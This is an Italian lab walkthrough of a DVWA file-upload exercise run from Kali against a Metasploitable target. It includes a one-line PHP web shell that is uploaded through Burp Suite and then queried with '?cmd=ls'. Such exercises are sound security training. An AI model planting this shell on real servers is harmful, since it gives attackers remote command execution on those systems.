




Per prima cosa, fare un ping da kali a metasploitable

```
(kali@kali)-[~]
$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=3.34 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=1.53 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=1.90 ms
64 bytes from 192.168.1.101: icmp_seq=4 ttl=64 time=2.48 ms
^C
— 192.168.1.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.525/2.309/3.336/0.682 ms
```


Aprire Burpsuite, cliccare su proxy, dopo cliccare su “Intercept is off” che passerà allo stato on, cliccare poi su open browser e infine aspettare che si apra il browser




Inserire l'indirizzo di kali seguito da /dvwa sulla barra di ricerca e accedere con le credenziali admin e password



Cliccare su DVWA Security e abbassare la sicurezza a low




Creare un file php con scritto il codice <?php system(\$_REQUEST["cmd"]); ?>




```
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
1 <?php system($_REQUEST["cmd"]); ?>
2
```

Aprire il contenuto del file tramite shell




```
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ cat shell.php
```


Tornare su Burpsuite, cliccare su upload nel menù a sinistra e caricare il file



Scrivere il percorso che ne esce fuori sulla barra di ricerca e premere invio.



Inoltre, scrivendo alla fine della barra dopo php ?cmd=ls potremo vedere come risponde l'applicazione



Infine, ricaricando il browser e poi andando di nuovo su Burpsuite, potremo vedere che la richiesta è stata accettata e la shell caricata

